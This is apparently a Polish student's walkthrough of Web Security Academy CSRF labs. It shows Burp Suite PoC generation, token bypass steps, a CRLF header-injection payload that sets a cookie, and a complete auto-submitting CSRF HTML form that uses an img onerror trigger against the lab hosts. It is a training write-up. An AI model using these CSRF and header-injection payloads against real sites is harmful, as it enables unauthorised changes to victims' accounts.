


Lab: CSRF vulnerability with no defenses

1. Korzystam z funkcjonalności dla burp professional
2. Wysyłam zapytanie z mojego konta (np. na zmianę hasła)
3. Znajduję zapytanie w historii, klikam prawym przyciskiem i odpalam Engagement tools -> Generate CSRF PoC




4. Odpala mi się narzędzie. Jeśli chcę zmienić dolny kod to muszę zmienić parametr w górnej części w zapytaniu i nacisnąć regenerate (wersja z dokumentacji) lub sama zmienić payload (bez wciskania regenerate), wygenerować link do sprawdzenia w przeglądarce (test in browser) i zobaczyć wynik działania. Musimy też ustawić opcję include auto-submit script






5. Mając html, wpisuje go do części Body w Exploit Serverze (dostęp do niego jest po wejściu w konkretnego laba i rozpoczęciu zadania – na górze jest przycisk do tego serwera)




6. Wybieramy opcję Deliever exploit to victim

Lab: CSRF where token validation depends on request method

1. Znajduję zapytanie dotyczące zmiany hasła



2. Zmieniam metodę na GET za pomocą funkcjonalności burpa



3. Wysyłam zapytanie ze zmienioną metodą i porównuje z wynikiem z zapytania poprawnego (czyli z metodą POST)
4. Zazwyczaj CSRF jest implementowany dla metody POST a nie GET, więc po zmianie metody usuwam token z parametrów

5. Sprawdzam czy to działa:
    a. Wysyłam zapytanie – czy kod odpowiedzi jest taki sam jak w przypadku poprawnego wysłania zapytania?
    b. Czy odpowiedź po przekierowaniu jest taka sama jak w przypadku poprawnego wysłania zapytania?
    c. Czy po zmianie wartości parametru email w zapytaniu dostajemy ten sam wynik w odpowiedzi?
6. Generuję z nowo powstałego zapytania automatycznie atak CSRF z użyciem techniki z poprzedniego zadania

Lab: CSRF where token validation depends on token being present

1. Znajduję zapytanie z logowaniem, sprawdzam jaka jest odpowiedź w przypadku usunięcia całego parametru z tokenem. Zapytanie przechodzi. Sprawdzam czy można bez tokenu zmienić email (można)
2. Generuję CSRF HTML z narzędzia z poprzednich zadań i wysyłam

Lab: CSRF where token is not tied to user session


1. Logujemy się na sesję użytkownika 1 (to na jego emaila będziemy zmieniać dane)
2. W trybie incognito logujemy się na sesję użytkownika 2 (to jego token CSRF będzie podstawiany do zapytania użytkownika nr 1. Każdy token CSRF może być użyty tylko raz, więc muszę odświeżyć stronę z zalogowanym użytkownikiem nr 2 aby dostać token.
   Jak łatwo dostać token użytkownika 2? Na stronie z zalogowanym użytkownikiem klikam f12 i token będzie gdzieś w polu hidden, w przypadku tej strony był koło elementu z mailem

```
<label>Email</label>
<input required="" type="email" name="email" value="">
<input required="" type="hidden" name="csrf" value="qX5Mfd05yszxLG1XBFQ6rxudro5yfXD1">
<button class="button" type="submit">Update email</button>
```

3. Przechwytuję zapytanie ze zmiany hasła użytkownika 1, generuję kod CSRF HTML z narzędzia burpowego tak jak w każdym poprzednim kroku, tym razem zmieniam wartość tokenu CSRF w kodzie HTML (zmieniam na jeszcze nieużywany token użytkownika 2) i wysyłam

Lab: CSRF where token is tied to non-session cookie

1. Loguję się na 2 konta – użytkownik 1 normalnie zalogowany, użytkownik 2 incognito.
2. Powiązane jest ze sobą ciasteczko CSRF (w ciasteczkach) oraz token CSRF (w body) ale ciasteczko CSRF i ciasteczko sesji nie są już ze sobą powiązane. Chcemy to wykorzystać poprzez podmianę tokenu i ciasteczka CSRF na znane nam wartości. Czyli pobieram te wartości z konta użytkownika 2
3. W tym przypadku musimy także zmienić ciasteczko (coś pod http header injection) a nie jesteśmy w stanie tego zmienić tylko z użyciem kodu HTTP pod CSRFa. Musimy więc znaleźć miejsce, którego możemy użyć aby wstrzyknąć headera.
4. Miejsce aby ustawić ciasteczko jest w wyszukiwarce. Dodaje nam się ciasteczko o ostatnio wyszukiwanej frazie



Nazwa	Wartość
csrfKey	nvOTEOI3tIwqTIjTDhhIo0ChNzZrT8gX
LastSearchTerm	hat
session	zFgwvts3f9HmfH2t6tnSealuRBSFW7sB

5. Analizuję zapytanie z wysłaniem tego ciasteczka

```
Pretty  Raw  Hex
1 GET /?search=hat2 HTTP/1.1
2 Host: ac461f5alfade051c0b82da000cf0058.web-security-academy.net
3 Cookie: session=zFgwvts3f9HmfH2t6tnSealuRBSFW7sB; csrfKey=nv0TE0I3tlwqTIjTDhhlo0ChNzZrT8gX; LastSearchTerm=hat
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: pl,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac461f5alfade051c0b82da000cf0058.web-security-academy.net/?search=hat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
```

6. Dodaję nowe ciasteczka (nowego headera)

Request

```
Pretty  Raw  Hex
1 GET /?search=bvbv%0d%0aSet-Cookie:%20csrfKey=SWmL5moZz7JJTnbNmLGoObm9Li54Qm99
  HTTP/1.1
2 Host: ac461f5alfade051c0b82da000cf0058.web-security-academy.net
3 Cookie: session=zFgwvts3f9HmfH2t6tnSealuRBSFW7sB; csrfKey=
  nv0TE0I3tlwqTIjTDhhlo0ChNzZrT8gX; LastSearchTerm=hat2
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101
  Firefox/99.0
5 Accept:
```

Response

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Set-Cookie: LastSearchTerm=bvbv
3 Set-Cookie: csrfKey=SWmL5moZz7JJTnbNmLGoObm9Li54Qm99; Secure; HttpOnly
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 3206
7
8 <!DOCTYPE html>
```

7. Do poprzedniego zapytania (zapytania ze zmianą hasła) generuję kod HTML CSRF z narzędzia wiadomo jakiego, jednak tym razem jeszcze dodaję kod, który odpali się u ofiary i przekieruje na daną stronę aby ustawić ciasteczko z pkt 6.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://acfb1f141e74d721c0e126950084005b.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="wiener9999&#64;normal&#45;user&#46;net" />
      <input type="hidden" name="csrf" value="L7WORSBqwl5C6w5KqrJEjArp4ODpIByP" />
      <input type="submit" value="Submit request" />
    <img src="https://acfb1f141e74d721c0e126950084005b.web-security-academy.net/?search=hat%0d%0aSet-
Cookie:%20csrfKey=HOspdyfjbjAth4XxVyo5WGK3C7dStBOR" onerror="document.forms[0].submit()">
  </body>
</html>
```

Ustawienie tokenu csrf użytkownika 2

Kod który przekieruje ofiarę na stronę podatną na http header injection, ustawi ciasteczko i na błąd ładowania obrazka z tego źródła (a będzie na pewno jak dobrze wiadomo) wyśle się zapytanie